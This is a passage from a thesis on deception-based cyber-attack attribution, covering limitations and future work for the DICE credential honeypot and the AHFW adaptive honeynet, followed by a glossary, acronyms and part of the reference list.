In this research, DICE was validated both in laboratory conditions and with real adversary attacks, while AHFW was only tested within laboratory conditions, due to time and scoping constraints. The next logical step is to test AHFW with real adversaries and in different environments that experience cyber attacks. An alternative approach, with less risk but more planning, would be to expand the laboratory conditions to include a team of penetration testers who are unaware that honeypots are included in the scenario, and task them with goals that should result in AHFW receiving a greater number of interactions and greater diversity of interactions than an equivalent non-AHFW environment. While penetration testers may not act exactly in the same way as adversaries, they often have similar goals, such as to retrieve a trophy file from a particular system. These interactions should invoke the AHFW actor-dependent triggers in the same way that an adversary would.

Machine learning techniques for interpretation in AHFW

AHFW was designed with the intent of pluggable modules, to enable approaches such as machine learning to be added without much difficulty. Due to time and scoping constraints no machine learning techniques were experimentally validated in the framework, instead a policy approach was used that connects observations to adaptations. Research involving machine learning techniques for interpretation, that connects observations to adaptations, is a logical next step for this research. For example, different techniques such as supervised learning, case-based reasoning and reinforcement learning could be added and compared to identify the most effective technique and this can trivially be measured by the quantity and diversity of interactions received.

Success metrics

This research proposes success metrics for adaptive honeypots as the quantity and diversity of interactions received. This is a simple way to initially measure the success of the effects of adaptive honeypots, however, further research should explore more subtle metrics. For example, portraying the possible honeynet routes as attack trees or probability maps. This could be displayed visually to an analyst, for example, as a maze graphic.

Anti-honeypot techniques

In the field of malware analysis, anti-analysis techniques exist that aim to make analysis of malware difficult or impossible. Similarly, anti-honeypot techniques exist. This thesis uses VMI to reduce the likelihood of detection by physical inspection. In another scenario, an adversary could learn that the system is a honeypot through other means, e.g. an inside source. The adversary could then flood or poison the honeypot with “junk interactions” to dissuade automated interpretation or human-led interpretation. This is similar to setting off a fire alarm many times, so that the operator disables it. Operators might disable the honeypot if they receive junk information, or they might think that it is broken. Worst, an adversary could convince the honeypot to relay false information to the operator, implicating an innocent party. An adversary could attempt to overload the system with interactions to cause a backlog of observations, to crash the system or bring it to a halt temporarily.

Therefore, techniques that could affect AHFW and DICE in this way should be explored further, as should countermeasures, i.e. *anti-anti-honeypot techniques.*

Applicability of AHFW to physical environments

The observation technique that was selected for AHFW, introspection, works only on virtualised environments and not physical systems. Various properties can be used to discern virtual machines from physical systems, such as logical, resource and timing-based discrepancies (Garfinkel et al., 2007). However, nowadays this is mostly a moot point as the use of VMs is widespread in production infrastructure, such that VMs are equally a valid target as physical systems. Detection of a virtual environment is no longer a reliable indicator of the presence of a honeypot and the information has little meaning, in this respect, to an adversary. Garfinkel et al. (2007) emphasise this point:

> *Virtualization has made massive inroads into enterprise data centers, a trend that is expected to continue. Soon, malware that limits itself to non-virtualized platforms will be passing up a large percentage of commercial, military and institutional targets. To the degree that malware disables itself in the presence of VMs, VMs become even more attractive for production systems. In the long run, malware authors are motivated to operate regardless of the presence of a VMM.*

Performance limitations

An open question is performance and, through experiments, this thesis has shown that AHFW performs at least equally to similar introspection techniques. However, the performance limitations of AHFW need to be fully understood and this was not included in this research as it was determined to be out of scope. Once understood, uses of techniques such as GPU and CUDA processing could be considered to ease performance burden. The performance burden could also be shared with other complementary observation techniques, such as networking monitoring. In doing so, AHFW becomes less susceptible to detection and better able to engage with adversaries.

7.4 Future Work

This section highlights areas for future work based on the outcomes and noted limitations of this research. Future research is divided in two categories; high level themes in Section 7.4.1 and immediate work packages in Section 7.4.2. High level themes are research ideas that warrant further investigation and need splitting into work packages. Work packages can begin immediately and have a shorter duration to completion.

7.4.1 Themes

Attribution prioritisation

Organisations, government and military are regularly targeted by cyber attacks (Defence Management, 2011; U.S. DoD, 2012). Attributing every cyber attack is costly in monetary value and time. Prioritisation of attribution is needed. A cyber attack against an industrial control system that causes loss of life or significant financial impact, may warrant attribution more than a port scan.

Prioritisation should initially be based on the impact of the attack and should be specific to the victims industry. Probabilistic models should be used to weigh impact based on multiple, sometimes conflicting, attribution intelligence sources. An appropriate approach is multiple-criteria decision analysis.

Honeypot observation techniques

Cheng et al. (2009) identify monitoring as one of four important research questions. They highlight that quality of service degradation could outweigh benefits of adaptation and note that "more research on lightweight monitoring techniques is needed". Introspection was selected as the honeypot observation technique for AHFW in Chapter 6. Researchers have identified a number of introspection challenges (Floeren, 2013) and therefore other techniques, such as hidden kernel modules and vampire network taps, may offer benefits that introspection does not. Section 7.3 identified possible techniques to reduce performance burden, such as GPU processing, and also complementary observation techniques, such as network monitoring.

Honeypot decision making

A simple policy-based decision making process was selected for AHFW for expediency and to maintain focus on the overall framework during this research. There are many options for computational decision making to control the interpretation of observations to select adaptations. Once a number of decision making processes are identified they can be measured against each other and a taxonomy of honeypot decision making engines created. Research should explore the differences of decisions that favour the adversary, making it easier for the adversary, or discouraging the adversary, making it more difficult for them. Many interesting attributes can be used to drive the decision making process; the culture of the adversary, their location, the time that they attack, the amount of tries that they use, preferred tools, failures and success rates, etc. AHFW has been designed as a framework for interpretation of observations, such as that hooks are available for observations and adaptations.

Honeypot adaptation

Cheng et al. (2009) describe three dependencies that create change that in turn influences adaptations: actor-dependent, system-dependent and environment-dependent. Previous research has focused on environment-dependent triggers. AHFW focused on actor-dependent triggers. Cheng et al. (2009) note that "a fruitful avenue of research is a more comprehensive approach that leverages several adaptation techniques simultaneously". Further research should investigate the use of all three dependencies.

The AHFW adaptation engine focuses on the modification of workstations, devices, etc, in the vicinity of the adversary. Other research has adapted the responses to adversary-entered commands (Wagener et al., 2009). Bilar and Saltaformaggio (2011) modify the workstation that the adversary, most commonly automated malware, is currently situated on.

Previous research in this area has focused on read-only techniques, as performing writable introspection can potentially disrupt kernel structures and put the virtual operating system into an unstable state. Researchers are beginning to explore writable introspection (Lin, 2013) and this provides many opportunities to continue this research.

In AHFW honeypots are adapted in the nearby vicinity to bypass the writable issue. Future work should adapt the honeypot that the adversary is currently interacting with, perhaps by keeping track of the things that the adversary has already interacted with. For example, an interactive map could visualise parts of the system that have been interacted with and those that have not been interacted with. A human operator or automated process could then decide which parts of the system to adapt. Examples would be identical to those demonstrated in this research, such as files, folders, user accounts, processes and services.

Cheng et al. (2009) also identify many dimensions that self-adaptive systems need to consider. For example, adaptive overheads should not affect overall system performance. In the context of this research, an adversary could overload the system with changes to create an overload of adaptations, thereby crashing and disabling the system. At this early stage of research these issues were considered, but not to any great depth. Further research should carefully scrutinise each of the dimensions identified by Cheng et al. (2009), when applied to adaptive honeypots.

AHFW was purposely designed to be easily accessible for future research. Machine learning techniques, e.g. supervised learning or case based reasoning should be used to autonomously control adaptations based on observations. Wagener et al. (2009) has already had some success in this area by using self-learning techniques for an adaptive honeypot.

Adaptive architectures

AHFW uses a single control loop for feedback. Multiple control loops present interesting challenges in adaptive honeypot research. Different architectures are possible, e.g. multiple control loops could monitor a single honeypot, each responsible for a separate aspect of the system. Or multiple control loops could each be responsible for precisely one honeypot in a honeynet. In both examples the communication between control loops, e.g. how they interact, ensuring that adaptations are relevant between control loops, is an interesting area of research.

AHFW topology

In AHFW adaptations take place on honeypots in the nearby vicinity of the adversary. Honeyfarm proposals such as Collapsar demonstrate ways to deploy and manage large swathes of honeypots (Jiang et al., 2006). This work could be combined with AHFW. Nested virtualisation is increasingly becoming popular, i.e. virtualisation within virtualisation. This technology is useful for cloud customers who wish to use virtualisation. Beham et al. (2013) carried out initial performance experiments with VMI-based intrusion detection system (IDS) and honeypots, particularly VMI-Honeymon. Similar experiments using AHFW should take place. XenBlanket is one approach to nested virtualisation that is a useful starting point (Williams et al., 2012).

7.4.2 Work packages

Work packages identified for immediate work are:

Work Package 1: Follow up studies

In this research two proof-of-concept systems, DICE and AHFW, have been designed and implemented to demonstrate the possibilities of two new approaches. By proving the feasibility of these new techniques, this calls for further research and experiments such as: repeat, scaled up and follow on studies including studies using different data sets and studies using different environments. For example, Section 5.2.4 (page 113) noted that adding complementary techniques such as Evercookie to DICE in HTTP, would be a useful starting point. Similarly, AHFW should be scaled up by adding more honeypots and different operating systems e.g. Windows, Mac OS and Android. Volatility, the forensics toolkit that AHFW uses for interpreting memory collected by introspection, supports a wide array of operating systems (Walters, 2014).

Work Package 2: Further analysis of DICE data set

Work that can begin immediately based on the data set created in this research is the identification of i) adversaries that return and hide their origin and ii) adversaries that share their resources with fellow adversaries. One way to achieve this is to analyse timing channels in keyboard strokes in the data sets that were created. Authorship attribution techniques are also well suited to this task. Another approach is to use search engines to find the successful credential pairs. DICE creates unique credential pairs that are unlikely to be found elsewhere and therefore can be searched for on underground forums, Internet Relay Chat (IRC) chat rooms and content sharing web sites such as pastebin.com.

Work Package 3: Cross environment application

The approaches defined in this thesis are generic enough to be applied in other cyber environments. Sophisticated attacks against critical national infrastructure and in particular industrial control systems, have increased (Symantec, 2011). Unfortunately these systems are too often connected to the Internet, leaving them open to attack. Both approaches, DICE and AHFW, could be applied to this environment, to help with attribution of cyber attacks. For example, programmable logic controllers (PLCs) have authentication procedures using standard enterprise protocols such as FTP and HTTP. DICE could be implemented as a PLC and contribute to the emerging field of industrial control system honeypots. Adaptive industrial honeynet environments should also be created that implement the AHFW approach. Other researchers have already had limited success in deploying industrial control system honeypots (Wilhoit, 2013).

Work Package 4: Enhance AHFW policies

The AHFW configuration file schema allows for various strings, operands and wildcards to be used to create flexible policies. This should be improved by adding functionality to handle operator-defined regular expressions. Regular expressions can be used to identify common formats, for example, credit card numbers, website and e-mail addresses, region-specific addresses and phone numbers. This enhancement will enable operators to define generic policy rules and introduces variance to reduce the likelihood of deterministic profiles.

Work Package 5: Collaborative adaptive honeynets

Research in the area of adaptive honeypots is increasing (Wagener et al., 2009; Pauna and Patriciu, 2014). Current proposals suggest systems that are singular and do not share results of their learning process. These honeypots should collaborate and multi-agent planning in artificial intelligence is a natural extension to AHFW.

A group of agents, i.e. honeypots, have a common goal and each agent is designated sub-goals that work towards achieving the common goal. As a trivial example, a goal is to engage with an adversary for as longer duration as possible. This is a strategic high-level goal. Sub-goals could be tactical, such as agent *a* will use technique *x*, while agent *b* will use technique *y* to try to engage with the adversary for longer. The benefit of this technique is that the learning feedback loop is much shorter than currently implemented in AHFW as agents can share their learning outcomes. This approach could be extended further by allowing multiple, disparate organisations spread over geographic regions to collaborate.

7.5 Closing Remarks

This thesis explored solutions to help with the attribution problem. Two approaches were proposed, AHFW and DICE, that contribute to solving the problem and advance the field of honeynets. The contribution of this research is important for the attribution problem and in particular for the advancement of deception technologies for attribution. The suggested research themes highlight general research areas to be explored, while the work packages identify specific and immediate work to carry out. Both approaches lead the way for better attribution deception techniques that help to solve the attribution problem.

Glossary

AB ApacheBench (AB) is a benchmarking tool for the Apache HTTP web server. 129

Actor-dependent trigger The trigger that initiates an action on behalf of an adaptive honeypot/honeynet response to an adversary. Other triggers include system and environment-dependent. 4, 5

Adversary An adversary is the conductor or origin of a cyber attack. Adversaries are most often categorised by their motives, e.g. cyber criminal, cyber terrorist, nation state actor and hobbyist. 9

AHFW Adaptive Honeynet Framework (AHFW) is a framework for adaptive honeynets that rely on actor-dependent triggers for adaptation to appear more realistic and appealing to an adversary. iii, 4, 85, 115, 134

API An Application Programming Interface (API) is a software interface that allows developers to build systems that communicate with other systems. 75, 119

Attack actor See *adversary*. 4, 9

Attribution artifacts Attribution artifacts are results yielded by attribution techniques. These are categorised as digital or physical. Digital artifacts include IP address, port numbers, e-mail address, usernames, passwords, browsing history, malware variants, etc. Physical artifacts include name, home address, geographic location, organisation or employer name, state of origin, etc. 19

AV Anti-Virus (AV) is software that identifies malicious files, most often by comparing signatures of suspicious files with known malicious signatures. 12, 54, 80

Bloom filter A space-efficient probabilistic data structure used in a number of traceback approaches. 29, 32, 40, 46, 47, 74

Crimeware A class of malware designed to automate cyber crime. Two examples are Zeus and SpyEye. 10, 22, 23

Cyber An interactive domain made up of digital networks that is used to store, modify and communicate information (UK Government, 2014). 1, 5, 7

Cyber attack A cyber-attack consists of any action taken to undermine the functions of a computer network for a political or national security purpose (Hathaway et al., 2012). 8

Cyber-dependent crime Cyber-dependent crimes can only be committed using computers, computer networks or other forms of Information and Communications Technology (ICT), such as dissemination of malicious software and Distributed Denial-of-Service (DDoS). 10

Cyber-enabled crime Cyber-enabled crimes are extensions of traditional crimes that use an aspect of cyber, such as fraud and theft. 10

Darknet A purposefully deployed portion of routed, allocated IP space in which no active sensors or servers reside, with the intention of catching suspicious or malicious traffic. 44, 75

DDoS A Distributed Denial-of-Service (DDoS) is a cyber attack that is identical to a Denial-of-Service (DoS), however, the attack originates from multiple, distributed points. These could be associates or zombie systems that are part of a botnet. 5, 8, 30

DICE Deception Inside Credential Engine (DICE) is a honeypot that identifies attack actors that use different source origins or share credentials with associates, using honeytokens and a reverse password policy for authentication. iii, 4, 101, 115, 134

DKSM Direct Kernel Structure Manipulation (DKSM) is a technique proposed by Bahram et al. (2010) that detects, disables and/or subverts SCI-based virtual machine introspection techniques. 92, 118

DMZ Demilitarized zone (DMZ) is a physical or logical subnet that exposes systems and services to a wider and untrusted network, most often the Internet. This offers an additional layer of security; if a system in the DMZ is compromised, it is not in the same vicinity as other systems that are important. 117

DoS Denial-of-Service (DoS) is a cyber attack that aims to make a machine or network resource unavailable to its intended users, for example, by flooding a service with network packets. 9, 35

Firewall A networking device that controls network packets by blocking, modifying or allowing them to pass, based on rules added by a network administrator. 11–14, 32, 35, 37, 44, 68, 87, 117, 122

Honeynet A collection of honeypots. 4–6, 114, 116, 122

Honeypot Specially crafted systems that attempt to draw attack actors towards them (Watson and Riden, 2008). 3–5, 12, 16, 17, 27, 56, 57, 75, 78

IDS An Intrusion Detection System (IDS) is a computing component or application that is able to monitor and detect intrusions, most often through signature matching techniques. 11, 32, 80, 122, 140

Industrial Control Systems A broad term that is used to describe control systems in industrial production, such as programmable logic controllers, human machine interfaces, historians, engineers workstations, etc. 8, 9, 11–13, 80, 84, 138, 141

IPS An Intrusion Prevention System (IPS) performs the same functionality as Intrusion Detection System (IDS), however also allows actions to automatically be taken to react to intrusions. 123

MBI Memory-based introspection (MBI) is a virtual machine introspection technique that involves analysing virtual machine memory and requires no changes to the hypervisor or guest. As such this technique is not vulnerable to detection by timing properties. 91, 118

Path of resistance The challenges that an adversary faces when compromising a honeypot or honeynet to try to meet their goals. 83, 84, 115, 123

Penetration testing An authorised attack against a computer system and/or network to identify security vulnerabilities. Typically the organisation conducting the penetration test will submit a report to the client that details the vulnerabilities and steps to fix them. 12

PLC A programmable logic controller (PLC) is an industrialised computing control system that monitors and controls various input and output devices such as water pumps and pressure sensors. 121

SCI System-call introspection (SCI) is a virtual machine introspection technique that involves monitoring the system calls of processes in the guest. This requires modifications to be made to the guest kernel data structures. Calls are intercepted by the hypervisor and interpreted. 91, 118

Script kiddie An adversary who uses scripts and tools written by others, with little regard for understanding how they work (Merriam Webster, 2002). 11, 12, 14, 18, 19, 62

Self-attribution When an adversary claims responsibility for a cyber attack, also known as voluntary attribution. 11

SLOC Source lines of code (SLOC) is a measurement used to describe the number of lines of source code in a program. 120

Social engineering Using psychological tactics against humans to launch an attack or expose data, rather than using a physical attack or cyber attack. Examples are phishing, baiting and tailgating. 5, 9

Tor The Onion Router (Tor) enables anonymous Internet browsing for clients and anonymous hosting for servers (Dingledine et al., 2004), by routing traffic through multiple intermediary nodes. 13, 64

Traceback Tracing back a cyber attack that propagated over a network, such as the Internet. This is a broad term used for message logging, message marking and transmit separate message techniques. 26, 28, 29

VM A virtual machine (VM) is an emulation of a computer or operating system that is self-contained and often runs on top of another operating system. 54, 90, 118, 135

VMI Virtual machine introspection (VMI) is the process by which the state of a virtual machine is observed from either the Virtual Machine Monitor, or from some virtual machine other than the one being examined (Hay and Nance, 2008). 80, 90, 116, 135

VMM Virtual machine monitor (VMM), also known as a hypervisor, is a thin layer of software, firmware or operating system that creates and manages virtual machines (VM) and grants access to physical hardware requests from VMs. 90, 118

Zero-day exploit An exploit that targets a vulnerability that is unknown to the developers of the software but is known to an adversary. 9, 10, 12, 14, 63, 76

Acronyms

AB ApacheBench. 129, 131, *Glossary:* AB

AHFW Adaptive Honeynet Framework. iii, 4, 85, 115–132, 134, 135, 137–142, *Glossary:* AHFW

API Application Programming Interface. 75, 119, 120, 124, *Glossary:* API

AS Autonomous system. 67, 69, 75

AV Anti-Virus. 12–14, 54, 62, 63, 80, 84, 87, *Glossary:* AV

BGP Border Gateway Protocol. 31, 43

CAD Computer-aided design. 122, 128

CBR Case-based reasoning. 97

CERT Computer Emergency Response Team. 51, 57

CIDR Classless Inter-Domain Routing Protocol. 106

CISSP Certified Information Systems Security Professional. 14

CNI Critical national infrastructure. 10, 11

CPU Central processing unit. 128, 129, 131

DDoS Distributed Denial-of-Service. 5, 8, 10, 12, 13, 17, 20–22, 30, 33, 35, 38–46, 60, 65, 66, 68, 73, 77, *Glossary:* DDoS

DICE Deception Inside Credential Engine. iii, 4, 101–110, 113–115, 132, 134–138, 140–142, *Glossary:* DICE

DKSM Direct Kernel Structure Manipulation. 92, 118, 120, 129, *Glossary:* DKSM

DMZ Demilitarized zone. 117, *Glossary:* DMZ

DoS Denial-of-Service. 9, 10, 20–23, 35, 38, 39, 41–43, 45–47, 60, 65, 66, 68, 73, 77, *Glossary:* DoS

FTP File Transfer Protocol. 57, 58, 113

HR Honeypot Resistance, see *path of resistance*. 84, 85, 100

HTTP Hypertext Transfer Protocol. 4, 14

I2P Invisible Internet Project. 23

ICMP Internet Control Message Protocol. 41–45

ICT Information and Communications Technology. 5, 10

IDS Intrusion Detection System. 11–13, 32, 43, 67–69, 80, 84, 87, 90, 93, 122, 123, 140, *Glossary:* IDS

IP Internet Protocol. 2, 19, 21, 23, 28–31, 33, 36, 38, 40, 43–45, 47, 52, 54, 55, 62, 65, 81–83, 89, 102, 105, 108, 123

IPS Intrusion Prevention System. 123, *Glossary:* IPS

IPv4 Internet Protocol version 4. 22, 30, 80

IPv6 Internet Protocol version 6. 22, 30, 80

IRC Internet Relay Chat. 57, 58, 108, 141

IRT Incident Response Team. 51

ISP Internet Service Provider. 9, 19, 23, 29, 32–37, 39, 40, 42, 44, 45, 47, 50, 53, 66–69, 73, 74, 77, 81

MAC Media Access Control. 32, 46, 47, 65

MBI Memory-based Introspection. 91, 92, 118, 120, 129, *Glossary:* MBI

NAT Network Address Translation. 32, 35, 45, 66

PGP Pretty Good Privacy. 64

PLA Peoples Liberation Army. 10

PLC Programmable logic controller. 8, 121, *Glossary:* PLC

PPI Pay-per-install. 10

SCI System-call Introspection. 91, 92, 118–120, 129, *Glossary:* SCI

SLOC Source lines of code. 120, *Glossary:* SLOC

SMB Server Message Block. 60

SNMP Simple Network Management Protocol. 60

SQL Structured Query Language. 8, 113

SSH Secure Shell. 4, 55, 57, 81, 83, 105, 106, 108, 109, 113, 126, 127

Tor The Onion Router. 13, 23, 64–67, 76, *Glossary:* Tor

TTL Time to live. 29, 38, 40, 41

VM Virtual Machine. 54, 90–92, 118–120, 123, 124, 126, 129, 135, *Glossary:* VM

VMI Virtual Machine Introspection. 80, 90–92, 96, 97, 116–120, 123, 126, 135, 137, 140, *Glossary:* VMI

VMM Virtual Machine Monitor. 90, 118, 119, *Glossary:* VMM

XSS Cross Site Scripting. 8

References

The URLs in the references were all valid when last accessed on **March 19, 2015**

F. Adelstein. Live Forensics: Diagnosing your system without killing it first. *Communications of the ACM*, 49(2):63–66, 2006. ISSN 0001-0782.

M. Adler. Trade-offs in probabilistic packet marking for IP traceback. *Journal of the ACM (JACM)*, 52(2):217–244, 2005. ISSN 0004-5411.

B. Al-Duwairi and M. Govindarasu. Novel hybrid schemes employing packet marking and logging for IP traceback. *IEEE Transactions on Parallel and Distributed Systems*, pages 403–418, 2006. ISSN 1045-9219.

E. Albright and X.H. Dang. An implementation of IP traceback in IPv6 using probabilistic packet marking. *Proceedings of International Conferencee on Internet Computing (ICOMP 05)*, pages –, 2005.

H. Aljifri, M. Smets, and A. Pons. IP traceback using header compression. *Computers & Security*, 22(2):136–151, 2003. ISSN 0167-4048.

A. Almulhem and I. Traore. A survey of connection-chains detection techniques. In *Communications, Computers and Signal Processing, 2007. PacRim 2007. IEEE Pacific Rim Conference on*, pages 219–222. IEEE, 2007.

A. Alsaid and D. Martin. Detecting web bugs with Bugnosis: Privacy advocacy through education. In *Privacy Enhancing Technologies*, pages 13–26. Springer, 2003.

E.G. Amoroso. *Cyber Attacks: Protecting National Infrastructure.* Elsevier, 2012.

K.G. Anagnostakis, S. Sidiroglou, P. Akritidis, K. Xinidis, E.P. Markatos, and A.D. Keromytis. Detecting targeted attacks using shadow honeypots. In *Usenix Security*, pages –, 2005.

M.S. Andreou. *Message Traceback Systems Dancing with the Devil.* University of Newcastle upon Tyne, 2009.

M.S. Andreou and A. van Moorsel. Connection oriented traceback in switched ethernet. *Journal of Information Assurance and Security*, 4:91–105, 2009.

Anubis. Website, 2014. URL `https://anubis.iseclab.org/`.

Apache.org. ApacheBench, 2014. URL `https://httpd.apache.org/docs/2.2/programs/ab.html`. Last accessed on 19 March 2015.

O. Arkin. Trace-Back: A concept for tracing and profiling malicious computer attackers. *London, England: Atstake Limited*, pages –, 2002.

N. Arun. Caucasus foes fight cyber war, August 2008. URL `http://news.bbc.co.uk/1/hi/world/europe/7559850.stm`. Last accessed on 19 March 2015.

K. Asrigo, L. Litty, and D. Lie. Using VMM-based sensors to monitor honeypots. In *Proceedings of the 2nd international conference on Virtual execution environments*, pages 13–23. ACM, 2006.

T. Baba and S. Matsuda. Tracing network attacks to their sources. *Internet Computing, IEEE*, 6 (2):20–26, 2002. ISSN 1089-7801.

P. Baecher, M. Koetter, T. Holz, M. Dornseif, and F. Freiling. The Nepenthes platform: An efficient approach to collect malware. In *Recent Advances in Intrusion Detection*, pages 165–184. Springer, 2006.

S. Bahram, X. Jiang, Z. Wang, M. Grace, J. Li, D. Srinivasan, J. Rhee, and D. Xu. DKSM: Subverting virtual machine introspection for fun and profit. In *Reliable Distributed Systems, 2010 29th IEEE Symposium on*, pages 82–91. IEEE, 2010.

C. Bai, G. Feng, and G. Wang. Algebraic geometric code based IP traceback. In *Performance, Computing, and Communications, 2004 IEEE International Conference on*, pages 49–56. IEEE, 2005.

G. Baker. Schoolboy hacks into citys tram system, January 2008. URL `http://www.telegraph.co.uk/news/worldnews/1575293/Schoolboy-hacks-into-citys-tram-system.html`. Last accessed on 19 March 2015.

E. Balas. Know your enemy: Sebek. *Honeynet Project*, pages –, 2003.

P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, A. Ho, R. Neugebauer, I. Pratt, and A. Warfield. Xen and the art of virtualization. *ACM SIGOPS Operating Systems Review*, 37(5): 164–177, 2003. ISSN 1581137575.

K. Bauer, D. McCoy, D. Grunwald, T. Kohno, and D. Sicker. Low-resource routing attacks against Tor. In *Proceedings of the 2007 ACM workshop on Privacy in electronic society*, pages 11–20. ACM, 2007.

K. Bauer, M. Sherr, and D. Grunwald. ExperimenTor: A testbed for safe and realistic Tor experimentation. In *CSET*, pages –, 2011.

BBC News. Gary McKinnon extradition to US blocked by Theresa May, 2012. URL `http://www.bbc.co.uk/news/uk-19957138`. Last accessed on 19 March 2015.

BBC News. Britain 'under attack' in cyberspace, July 2013. URL `http://www.bbc.co.uk/news/uk-23098867`. Last accessed on 19 March 2015.

M. Beham, M. Vlad, and H.P. Reiser. Intrusion detection and Honeypots in nested virtualization environments. In *Dependable Systems and Networks (DSN), 2013 43rd Annual IEEE/IFIP International Conference on*, pages 1–6. IEEE, 2013.

A. Belenky and N. Ansari. IP traceback with deterministic packet marking. *Communications Letters, IEEE*, 7(4):162–164, 2003a. ISSN 1089-7798.

A. Belenky and N. Ansari. On IP traceback. *Communications Magazine, IEEE*, 41(7):142–153, 2003b. ISSN 0163-6804.

S.M. Bellovin, M. Leech, and T. Taylor. ICMP traceback messages. Technical report, Internet draft: draftietfitrace 03. txt, 2003.

H. Berghel. Cyber chutzpah: The sony hack and the celebration of hyperbole. *Computer*, (2):77–80, 2015. ISSN 0018-9162.

D. Bilar and B. Saltaformaggio. Using a novel behavioral stimuli-response framework to defend against adversarial cyberspace participants. In *Cyber Conflict (ICCC), 2011 3rd International Conference on*, pages 1–16. IEEE, 2011.

A. Biryukov, D. Khovratovich, and I. Pustogarov. Deanonymisation of clients in Bitcoin P2P network. *arXiv preprint arXiv:1405.7418*, pages –, 2014.

M. Bishop, C. Gates, and J. Hunker. The sisterhood of the traveling packets. In *Proceedings of the 2009 workshop on New security paradigms workshop*, pages 59–70. ACM, 2009.

B.A. Blakely. *Cyberprints Identifying Cyber Attackers by Feature Analysis*. PhD thesis, Iowa State University, 2012.

J. Blau. The battle against cyberterror, December 2004. URL `http://www.computerworld.com/s/article/97953/The_battle_against_cyberterror`. Last accessed on 19 March 2015.

A. Blum, D. Song, and S. Venkataraman. Detection of interactive stepping stones: Algorithms and confidence bounds. In *Recent Advances in Intrusion Detection*, pages 258–277. Springer, 2004.

M. Brand. Forensic analysis avoidance techniques of malware. In *Proceedings of the 5th Australian Digital Forensics Conference*. School of Computer and Information Science, Edith Cowan University, Perth, Western Australia, 2007.

M. Brand, C. Valli, and A. Woodward. Malware forensics: Discovery of the intent of deception. In *Proceedings of the 8th Australian Digital Forensics Conference*, pages –. School of Computer and Information Science, Edith Cowan University, Perth, Western Australia, 2010.

M.L. Bringer, C.A. Chelmecki, and H. Fujinoki. A Survey: Recent advances and future trends in Honeypot research. *International Journal of Computer Network and Information Security (IJCNIS)*, 4(10):63–, 2012. ISSN 2074-9090.

S. Brown, R. Lam, S. Prasad, S. Ramasubramanian, and J. Slauson. Honeypots in the cloud. Technical report, University of Wisconsin, Madison, 2012. URL `http://pages.cs.wisc.edu/~sbrown/downloads/honeypots-in-the-cloud.pdf`.

R. Budiarto, A. Samsudin, C.W. Heong, and S. Noori. Honeypots: Why we need a dynamics Honeypots? In *Information and Communication Technologies: From Theory to Applications, 2004. Proceedings. 2004 International Conference on*, pages 565–566. IEEE, 2004.

H. Burch and B. Cheswick. Tracing anonymous packets to their approximate source. *Unpublished paper, December*, 1999.

J. Caballero, C. Grier, C. Kreibich, and V. Paxson. Measuring pay-per-install: The commoditization of malware distribution. In *USENIX Security Symposium*, pages –, 2011.

P. Carey. *Data protection: A practical guide to UK and EU law.* Oxford University Press, Inc., 2009.

B. Carrier. The Sleuth Kit. *http://www.sleuthkit.org/sleuthkit/*, pages –, 2010.

B. Carrier and C. Shields. The session token protocol for forensics and traceback. *ACM Transactions on Information and System Security (TISSEC)*, 7(3):333–362, 2004. ISSN 1094-9224.

S. Chakravarty, M.V. Barbera, G. Portokalidis, M. Polychronakis, and A.D. Keromytis. On the effectiveness of traffic analysis against anonymity networks using flow records. In *Passive and Active Measurement*, pages 247–257. Springer, 2014.

G. Chamales. The Honeywall CD-ROM. *Security & Privacy, IEEE*, 2(2):77–79, 2004. ISSN 1540-7993.

H. Chang and D. Drew. DoSTracker. *This was a publically available PERL script that attempted to trace a denial-of-service attack through a series of Cisco routers. It was released into the public domain, but later withdrawn. Copies are still available on some websites*, pages –, 1997.

H.Y. Chang, R. Narayan, S.F. Wu, B.M. Vetter, X. Wang, M. Brown, J.J. Yuill, C. Sargor, F. Jou, and F. Gong. DECIDUOUS: Decentralized source identification for network-based intrusions. In *Integrated Network Management, 1999. Distributed Management for the Networked Millennium. Proceedings of the Sixth IFIP/IEEE International Symposium on*, pages 701–714. IEEE, 1999.

X. Chen, J. Andersen, Z.M. Mao, M. Bailey, and J. Nazario. Towards an understanding of anti-virtualization and anti-debugging behavior in modern malware. In *Dependable Systems and Networks With FTCS and DCC, 2008. DSN 2008. IEEE International Conference on*, pages 177–186. IEEE, 2008.

B.H.C. Cheng, R. De Lemos, H. Giese, P. Inverardi, J. Magee, J. Andersson, B. Becker, N. Bencomo, Y. Brun, and B. Cukic. Software engineering for self-adaptive systems: A research roadmap. In *Software engineering for self-adaptive systems*, pages 1–26. Springer, 2009.

B. Cheswick. An evening with Berferd in which a cracker is lured, endured, and studied. In *Proc. Winter USENIX Conference, San Francisco*, pages –, 1992.

B. Cheswick, H. Burch, and S. Branigan. Mapping and visualizing the internet. In *USENIX Annual Technical Conference, General Track*, pages 1–12. Citeseer, 2000.

C. Cho, S. Lee, C. Tan, and Y. Tan. Network forensics on packet fingerprints. *Security and Privacy in Dynamic Environments*, pages 401–412, 2006.

Cisco. Cisco configuring TCP intercept, 1998. URL `http://www.cisco.com/en/US/docs/ios/11_3/secu\rity/configuration/guide/scdenial.html`.

D.D. Clark and S. Landau. The problem isn't attribution: It's multi-stage attacks. In *Proceedings of the Re-Architecting the Internet Workshop*, pages 11–. ACM, 2010a.

D.D. Clark and S. Landau. Untangling attribution. In *Proceedings of a Workshop on Deterring CyberAttacks: Informing Strategies and Developing Options for US Policy*, pages –, 2010b.

R.A. Clarke and R.K. Knake. *Cyber War.* HarperCollins, 2011.

F. Cohen. The Deception Toolkit. *Risks Digest*, 19:–, 1998.

Crackstation. Website, 2014. URL `https://crackstation.net/`.

CVE 2013-1690. Website, 2014. URL `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1690`.

M. Czikszentmihalyi. Flow: The psychology of optimal experience. *Praha: Lidov Noviny. Cited on page*, pages –, 1990.

M. Dacier, V.H. Pham, and O. Thonnard. The WOMBAT attack attribution method: Some results. *Information Systems Security*, pages 19–37, 2009.

Darkcoin. Website, 2014. URL `http://www.darkcoin.io/`.

Access Data. Forensic Toolkit, 2005.

D. Dean, M. Franklin, and A. Stubblefield. An algebraic approach to IP traceback. *ACM Transactions on Information and System Security (TISSEC)*, 5(2):119–137, 2002. ISSN 1094-9224.

Defence Management. MoD faces 1000 cyber attacks a year. 2011. URL `http://www.defencemanagement.com/news_story.asp?id=16532`.

Defense.gov. Remarks by Secretary Panetta on cybersecurity to the business executives for national security, October 2012. URL `http://www.defense.gov/transcripts/transcript.aspx?transcriptid=5136`. Last accessed on 19 March 2015.

